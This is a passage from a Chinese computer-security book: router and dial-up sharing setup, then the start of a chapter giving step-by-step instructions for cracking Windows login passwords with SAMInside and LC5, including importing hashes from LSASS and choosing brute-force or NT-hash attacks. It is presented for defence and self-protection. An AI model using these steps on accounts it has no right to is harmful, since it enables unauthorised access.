


图 15.62 完成创建网络连接的对话框

图 15.63 选择“我的连接”属性

step 18 随后将弹出“我的连接属性”对话框，在该对话框中切换到“高级”选项卡，在该选项卡中设置共享方式，如图 15.64 所示。

step 19 单击“确定”按钮后，主机的本地连接网卡 IP 将自动设置为 192.168.0.1。如果相同局域网的其他计算机要通过主机共享的网络连接上网的话，需要将其本地连接 IP 地址设置为自动获取。

step 20 双击桌面上的“我的连接”图标，弹




图 15.64 设置拨号共享网络参数

出创建的连接对话框，在该对话框中输入用户名和密码之后，单击“拨号”按钮开始拨号，如图 15.65 所示。拨号成功后就可以通过拨号共享网络上网了。

图 15.65 网络拨号

如果读者在拨号时出现错误，可以咨询相应的运营商或通过搜索引擎进行搜索，大部分的问题通过运营商或网络都可以找到答案。

15.5.2 路由器共享网络的使用

使用电话线拨号上网会受到网速的限制，实际上更多的用户都采用宽带上网。如果用户的家里有多台计算机的话，可以通过使用路由器搭建起一个共享网络，这样就能够实现多台计算机共同上网的功能。路由器共享网络使多台计算机同时上网将变得更加便利，并且任意计算机上网都不受主机开、关机的影响。在调制解调器拨号共享的情况一下，如果主机出现了故障，其他计算机是无法正常上网的，但是使用路由器，就会解决这个问题。

下面讲解使用路由器共享上网的操作步骤，从而了解使用路由器共享上网的实现方法和原理。

step 1 首先部署使用路由器连接家庭网络的连接环境。将路由器与 Internet 相连接，然后再将路由器与主计算机和各副计算机相连接。连接完成后的网络示意图如图 15.66 所示。




图 15.66 路由器共享网络的网络结构示意图

step 2 在连接完硬件网络之后，需要设置路由器的拨号连接。可以从任何一台计算机连接到路

由器，登录到路由器管理后台。启动连接到路由器上其中一台计算机的 IE 浏览器，然后在地址栏中输入“192.168.1.1”，按下 Enter 键后将弹出“连接到 192.168.1.1”对话框。在该对话框中输入登录路由器的用户名和密码，如图 15.67 所示。

通常情况下，用户名和密码都为“admin”，在登录路由器之后，可以修改用户名和密码信息。

图 15.67 登录到路由器对话框

step 3 单击“确定”按钮，登录到路由器设置窗口当中，在该窗口中选择“设置向导”命令，进入到“设置向导”窗口界面中，如图 15.68 所示。




图 15.68 “设置向导”窗口界面

step 4 单击“下一步”按钮，进入到上网方式的选择界面当中，这里选择“ASDL 虚拟拨号（PPPoE）”单选项，如图 15.69 所示。

step 5 单击“下一步”按钮，进入到设置上网账号和口令的界面当中，在该界面中需要输入在办理宽带业务时宽带运营商提供的上网账号和上网口令，如图 15.70 所示。

step 6 单击“下一步”按钮，进入到设置向导完成界面窗口当中，如图 15.71 所示。在该窗口中单击“完成”按钮，完成使用路由器实现拨号连接的设置。此时连接路由器的各台计算机都可以上网了。




图 15.69 选择“ASDL 虚拟拨号”单选项




图 15.70 输入上网账号和口令




图 15.71 设置完拨号连接后的界面窗口

step 7 此时在左侧展开“网络参数”，然后选择其下的“WAN口设置”选项，在“WAN口设置”界面中可以查看使用路由器拨号连接的设置参数，如图 15.72 所示。




图 15.72 查看设置的拨号连接参数

15.6 小结

本章首先讲解了网络封锁的一些概念知识，然后讲解了常用的几种代理服务器软件的使用方法。在讲解了代理服务器软件的使用方法之后，从网络封锁限制的角度讲解了如何使用代理服务器、如何设置代理服务器、如何实现共享上网以及 SSH 隧道代理突破等相关的知识。本章所讲解的内容是计算机网络封锁和代理突破中的一些基础内容，对读者在日常生活中对网络进行防护和维护会有很大帮助。

下一章将介绍操作系统与文件加密技术，这也能保障我们日常生活中的电脑操作。

◆ ◆ ◆

第 16 章　操作系统与文件加密技术

本章包括

- 操作系统密码的破解
- 操作系统的加密设置
- 常用加密软件介绍
- 操作系统的安全防护
- 常用软件及文件的加密技术

黑客攻击者实施攻击时主要有两种方式，即通过网络进行远程攻击和直接针对本地计算机的操作系统进行攻击。为了防止黑客控制自己的计算机，以及对计算机中的文档及资料进行查阅和修改，用户需要对计算机系统和软件进行各种加密操作。本章将讲解针对计算机操作系统的攻防技术，以及如何实现对软件和文件资料进行加密等相关的内容。

16.1　操作系统密码的破解

在 Windows 操作系统当中，为了防止其他非法用户登录到操作系统，通常都要给操作系统设置一个密码。对于黑客攻击者而言，可以通过破解密码的方式登录到计算机系统，实现对计算机的控制权。破解操作系统密码通常由密码破解软件来实现，下面就讲解几种常用密码破解软件的使用方法。

16.1.1　密码破解软件 SAMInside

SAMInside 是一款用来恢复 Windows 用户登录密码的软件，该软件支持 Windows NT/2000/XP/Vista 操作系统。SAMInside 的密码猜解速度能够达到每秒钟百万次以上，是世界上第一个可以破解 Syskey 保护的软件。SAMInside 支持多台计算机同时破解密码，在一定程度上提高了破解复杂密码的可能性。下面讲解使用 SAMInside 破解 Windows 密码的操作方法。

step 1　下载 SAMInside 软件，运行 SAMInside.exe 程序。在程序的主界面窗口中单击“Service”菜单，然后选择“Options”命令，打开“Options”对话框如图 16.1 所示。




图 16.1　打开“Options”对话框

step 2 在弹出的 Options 对话框中设置密码破解的复杂程度。在 Options 对话框的左侧列表中选择“Brute-force attack（暴力破解）”选项，选取右侧相应的复选框，之后单击 OK 按钮完成设置，如图 16.2 所示。




图 16.2 设置密码破解的复杂程度

step 3 在程序的主界面窗口中单击“File”菜单，在弹出的下拉菜单中选择导入用户的方式。这里选择“Import local users using LSASS”命令，选择从 LSASS 中导入用户，如图 16.3 所示。




图 16.3 选择导入用户的方式

step 4 在将用户导入到 SAMInside 之后，在 SAMInside 主界面的列表中将显示当前系统中所有的用户信息，如图 16.4 所示。

如果某些用户的密码设置得比较简单，SAMInside 将会直接破解密码并且将密码信息显示在列表当中。

step 5 选取没有被破解密码的用户，单击工具栏中的黄色箭头按钮，开始执行破解密码的操作，如图 16.5 所示。破解完毕后将显示破解的密码，并且弹出破解成功的提示对话框。




图 16.4 导入到 SAMInside 中的用户




图 16.5 正在破解密码

在默认的情况下，SAMInside 采用 LM-Hashes Attack 破解方式破解密码，使用这种方式将无法破解长度超过 7 位的密码。通过单击“Audit”菜单，然后选择“NT-Hashes Attack”命令，可以破解位数更多的密码。

16.1.2 密码破解软件 LC5

除了使用 SAMInside 之外，使用 LC5 软件也可以破解 Windows 操作系统中的密码。使用 LC5 破解密码具有速度快、操作简单等优点。下面就讲解如何使用 LC5 破解 Windows XP 操作系统用户的密码信息，其具体实现的操作步骤如下所示。

step 1 下载并且安装 LC5 软件，然后运行该软件。程序运行之后在系统的主界面窗口中单击“文件”菜单，然后选择“LC5 向导”命令，如图 16.6 所示。

step 2 随后将弹出“LC5 向导”对话框，如图 16.7 所示。

step 3 单击“下一步”按钮，进入到“取得加密口令”对话框当中，在该对话框中可以选择获得加密口令的方法，这里选择“从本地机器导入”单选项，如图 16.8 所示。

